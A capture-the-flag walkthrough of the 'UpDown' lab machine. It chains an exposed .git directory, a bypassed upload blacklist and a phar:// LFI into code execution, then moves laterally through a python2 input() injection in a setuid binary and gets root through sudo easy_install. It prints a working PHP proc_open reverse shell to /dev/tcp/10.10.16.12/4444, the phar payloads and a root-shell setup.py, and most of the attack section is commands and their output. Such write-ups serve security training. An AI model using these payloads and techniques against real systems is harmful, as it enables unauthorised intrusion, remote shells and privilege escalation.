UpDown
UpDown is a really cool box that uses cool CTF concepts. We get a webpage that has a function to check if a website is up or not. We can use virtual host fuzzing to discover a subdomain, but no matter what we try we always get access denied. After enumerating the parent host further we can find an exposed .git directory which leaks the source code of the dev subdomain. It is here that we find that the subdomain will always return forbidden unless we include a certain string in our header. After doing so, we are presented with a similar webpage, except, that it can now take files as input. From the source code we can see that the file upload uses a weak blacklist of php extensions, which lets us upload a .phar file. The website also has a classic LFI vulnerability, combined with the file upload we can get RCE as www-data. We can then run a ELF binary as the developer user, which is vulnerable to command injection. As the developer user we can run the easy_install script as root which is vulnerable to privilege escalation.

Nmap
As always, we can start with an nmap scan, which reveals two ports open. Port 22 for ssh and port 80 which will show a webpage
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17

nmap -p- --min-rate 2000 -Pn -n 10.129.227.227 -v
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-22 06:08 EDT
Initiating SYN Stealth Scan at 06:08
Scanning 10.129.227.227 [65535 ports]
Discovered open port 80/tcp on 10.129.227.227
Discovered open port 22/tcp on 10.129.227.227
Completed SYN Stealth Scan at 06:08, 21.84s elapsed (65535 total ports)
Nmap scan report for 10.129.227.227
Host is up (0.12s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 21.95 seconds
           Raw packets sent: 67637 (2.976MB) | Rcvd: 67534 (2.701MB)
If we go to http://10.129.227.227 we are presented with the following page 
Virtual Host Fuzzing
From the text below the main function we can see the domain name: siteisup.htb. We can use this to run a virtual host fuzzing scan using ffuf.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25

ffuf -w /opt/seclists/Discovery/DNS/subdomains-top1million-20000.txt  -u http://siteisup.htb -H 'Host: FUZZ.siteisup.htb'  -mc all -fs 1131

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://siteisup.htb
 :: Wordlist         : FUZZ: /opt/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.siteisup.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 1131
________________________________________________

dev                     [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 8176ms]
Discovering the .git
We can see that the subdomain dev.siteisup.htb exits but it returns a 403 forbidden right away. This will be true for any request we make to this subdomain. We should go back to the parent domain to see if we missed some information. Lets run a feroxbuster to enumerate the website structure.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32

feroxbuster -u http://siteisup.htb -w /opt/seclists/Discovery/Web-Content/raft-medium-words.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://siteisup.htb/
 🚩  In-Scope Url          │ siteisup.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /opt/seclists/Discovery/Web-Content/raft-medium-words.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      320l      675w     5531c http://siteisup.htb/stylesheet.css
200      GET       40l       93w     1131c http://siteisup.htb/
301      GET        9l       28w      310c http://siteisup.htb/dev => http://siteisup.htb/dev/
200      GET        0l        0w        0c http://siteisup.htb/dev/
301      GET        9l       28w      315c http://siteisup.htb/dev/.git => http://siteisup.htb/dev/.git/
200      GET       13l       35w      298c http://siteisup.htb/dev/.git/config
200      GET        3l       17w      762c http://siteisup.htb/dev/.git/index
200      GET        1l        2w       21c http://siteisup.htb/dev/.git/HEAD
200      GET        1l       10w       73c http://siteisup.htb/dev/.git/description
Great, it looks like the website has an exposed git directory, we can easily dump its contents into a local repository using the git-dumper tool.
1
2
3
4
5
6
7
8
9

python3 git_dumper.py http://siteisup.htb/dev/ ../source
[-] Testing http://siteisup.htb/dev/.git/HEAD [200]
[-] Testing http://siteisup.htb/dev/.git/ [200]

<SNIP>

[-] Sanitizing .git/config
[-] Running git checkout .
Updated 6 paths from the index
Analysing the Source Code and Discovering how to Access the Dev Subdomain
We can now open the source code with vsocde
1

code ../source
We can see that the repository contains 3 php sites, a changelog, some css and a .htaccess file with some interesting contents: 
We can see that we must add a special header to our requests to not get a 403 forbidden response
1

SetEnvIfNoCase Special-Dev "only4dev" Required-Header
To do this we can create a burpsuite match and replace rule so that it automatically adds this header to any request we make, we can just forward our requests to burpsuite without having intercept on.

With this rule in place we can now attempt to access the dev subdomain, we can see that it is a similar site but it contains a file upload function to check for multiple sites. 
Discovering the Vulnerable File Upload
Inspecting the source code we can see that the file upload has around two major steps: It is going to check that the file size is not too large and that the extension does not end with php, py, pl etc. Then it uploads the file with the same name in a directory created by md5hashing the server time.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21

	# File size must be less than 10kb.
	if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
    }
	$file = $_FILES['file']['name'];

	# Check if extension is allowed.
	$ext = getExtension($file);
	if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
		die("Extension not allowed!");
	}

	# Create directory to upload our file.
	$dir = "uploads/".md5(time())."/";
	if(!is_dir($dir)){
        mkdir($dir, 0770, true);
    }

  # Upload the file.
	$final_path = $dir.$file;
	move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");
The second step starts by reading the file and trying to check if the website is really up. After this the file gets immediately deleted.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19

  # Read the uploaded file.
	$websites = explode("\n",file_get_contents($final_path));

	foreach($websites as $site){
		$site=trim($site);
		if(!preg_match("#file://#i",$site) && !preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){
			$check=isitup($site);
			if($check){
				echo "<center>{$site}<br><font color='green'>is up ^_^</font></center>";
			}else{
				echo "<center>{$site}<br><font color='red'>seems to be down :(</font></center>";
			}
		}else{
			echo "<center><font color='red'>Hacking attempt was detected !</font></center>";
		}
	}

  # Delete the uploaded file.
	@unlink($final_path);
We can also take note that the webapp is vulnerable to LFI, it blocks a lot of the interesting directories, but notably, it does not restrict the use of PHP wrappers. 
We have all the pieces to get remote code execution, we can upload a phar file containing php code, with a real website at the start of the file. This is used so that the server keeps the uploaded file alive for a bit before deleting it, giving us time to hit it using the phar:// wrapper and execute the code.
Steps to get PHP Code Execution
I will skip over this but the initial reverse shell does not work, because some php functions were disabled. To check which functions are disabled we can execute phpinfo().
We first create the php file:
1
2

http://10.10.16.12
<?php phpinfo(); ?>
Then we zip so it becomes a real .phar
1

zip info.phar info.php
We can start a netcat listener which will receive the connect and hold it for a bit, giving us enough time to execute the php code.
1

nc -lvknp 80
After uploading the file we can see that our netcat listener receives a connection and that the uploads directory has a new entry:  Inside this folder we will find our info.phar file which is simply a zip file containing our phpinfo script. We can now use the
 phar:// php wrapper to open and execute it. Note that because the code always appends .php at the end of the page request we can skip adding it:
1
2
3
4
5

	define("DIRECTACCESS",false);
	$page=$_GET['page'];
	if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
		include($_GET['page'] . ".php");
	}

Discovering the Disabled PHP Functions
Within the phpinfo page we can see the disabled functions: 
Using dfunc-bypasser to Discover Allowed Dangerous Functions
We can use the following python2 script to see if there are any dangerous functions left out that we could use to gain RCE:
1

https://github.com/teambi0s/dfunc-bypasser.git
I had to change the following line to include the dev header, otherwise the script would fail as it would get a forbidden
1
2
3

if(args.url):
    url = args.url
    phpinfo = requests.get(url).text
1
2
3

if(args.url):
    url = args.url
    phpinfo = requests.get(url, headers={"Special-dev":"only4dev"}).text
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24

python2 dfunc-bypasser.py --url "http://dev.siteisup.htb/?page=phar://uploads/e6f2d7d8c7fc7c9a63d86d1ba403e2ac/info.phar/info"


                                ,---,
                                  .'  .' `\
                                  ,---.'     \
                                  |   |  .`\  |
                                  :   : |  '  |
                                  |   ' '  ;  :
                                  '   | ;  .  |
                                  |   | :  |  '
                                  '   : | /  ;
                                  |   | '` ,/
                                  ;   :  .'
                                  |   ,.'
                                  '---'


			authors: __c3rb3ru5__, $_SpyD3r_$


Please add the following functions in your disable_functions option:
proc_open
If PHP-FPM is there stream_socket_sendto,stream_socket_client,fsockopen can also be used to be exploit by poisoning the request to the unix socket
Crafting the Reverse Shell
We can see that proc_open is still allowed and we can get RCE with that alone. I used this blog to guide me and simply added a bash reverse shell as the cmd:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15

http://10.10.16.12

<?php
// Define a custom function to execute commands
    // Use proc_open to execute the command
$descriptors = [
	    0 => ['pipe', 'r'], // stdin
        1 => ['pipe', 'w'], // stdout
        2 => ['pipe', 'w']  // stderr
];

$cmd = "/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.12/4444 0>&1'";
$process = proc_open($cmd, $descriptors, $pipes);

?>
We can now zip it and upload it as a phar file to the server. We can start a listener and execute the file using the phar:// php wrapper:
1
2
3
4
5

curl "http://dev.siteisup.htb/index.php?page=phar://uploads/a920c553f802638f48da109145b7779d/reverse.phar/reverse" -H "Special-dev: only4dev"
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
http://10.10.16.12
1
2
3
4
5
6
7
8
9
10

[+] Listening for reverse shells on 0.0.0.0:4444 -> 127.0.0.1 • 192.168.1.20 • 172.17.0.1 • 10.10.16.12
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => updown 10.129.227.227 Linux-x86_64 👤 www-data(33) 😍️ Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/madaf/.penelope/sessions/updown~10.129.227.227-Linux-x86_64/2026_03_22-07_39_32-163.log
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
www-data@updown:/var/www/dev$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Finding the SetUID Script
We must now move laterally to the developer user. Luckily, the developer user’s home directory is readable by us and it contains a setuid binary in the /dev directory:
1
2
3
4
5
6
7
8
9

www-data@updown:/home/developer/dev$ ls -la
total 32
drwxr-x--- 2 developer www-data   4096 Jun 22  2022 .
drwxr-xr-x 6 developer developer  4096 Aug 30  2022 ..
-rwsr-x--- 1 developer www-data  16928 Jun 22  2022 siteisup
-rwxr-x--- 1 developer www-data    154 Jun 22  2022 siteisup_test.py
www-data@updown:/home/developer/dev$ file *
siteisup:         setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b5bbc1de286529f5291b48db8202eefbafc92c1f, for GNU/Linux 3.2.0, not stripped
siteisup_test.py: ASCII text
If we run a strings on this ELF binary we can see that it executes the python script
1
2
3
4
5
6

www-data@updown:/home/developer/dev$ strings siteisup
/lib64/ld-linux-x86-64.so.2

<SNIP>
/usr/bin/python /home/developer/dev/siteisup_test.py
<SNIP>
1
2
3
4
5
6
7
8

import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
	print "Website is up"
else:
	print "Website is down"
I did nto know this but apparently, the input function in python2 can execute python code, which means we can get RCE as the developer user like this:
1
2
3
4
5
6

www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:__import__('os').system('bash')
developer@updown:/home/developer/dev$ id
uid=1002(developer) gid=33(www-data) groups=33(www-data)
Privilege Escalation via Sudo Binary
As the developer user we can execute the following script as root:
1
2
3
4
5
6

developer@updown:/home/developer/dev$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
We can find that this binary is a deprecated way to install python packages, and GTFO bins contains an entry on how to exploit it:
1
2
3
4
5
6
7
8
9

developer@updown:/home/developer/dev$ cd /tmp
developer@updown:/tmp$ echo 'import os; os.system("exec /bin/sh </dev/tty >/dev/tty 2>/dev/tty")' >setup.py
developer@updown:/tmp$ sudo /usr/local/bin/easy_install .
WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing .
Writing /tmp/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/egg-dist-tmp-TulIo8
# id
uid=0(root) gid=0(root) groups=0(root)